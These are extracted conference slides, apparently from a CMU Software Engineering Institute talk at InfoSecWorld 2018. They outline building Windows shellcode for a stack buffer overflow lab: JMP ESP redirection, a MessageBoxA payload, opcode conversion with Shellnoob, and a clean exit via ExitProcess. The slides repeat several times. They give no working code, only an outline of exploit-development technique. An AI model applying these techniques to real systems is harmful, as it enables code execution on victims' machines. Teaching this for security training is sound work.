
- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit
 - Run outside debugger



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess

ExitProcess

ExitProcess function

Ends the calling process and all its threads.

Syntax

C++

```
VOID WINAPI ExitProcess(  
    _In_  UINT uExitCode  
)
```

Parameters

uExitCode [in]

The exit code for the process and all threads.



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box


- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess DLL kernel32.dll

ExitProcess

Library	Kernel32.lib
DLL	Kernel32.dll



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

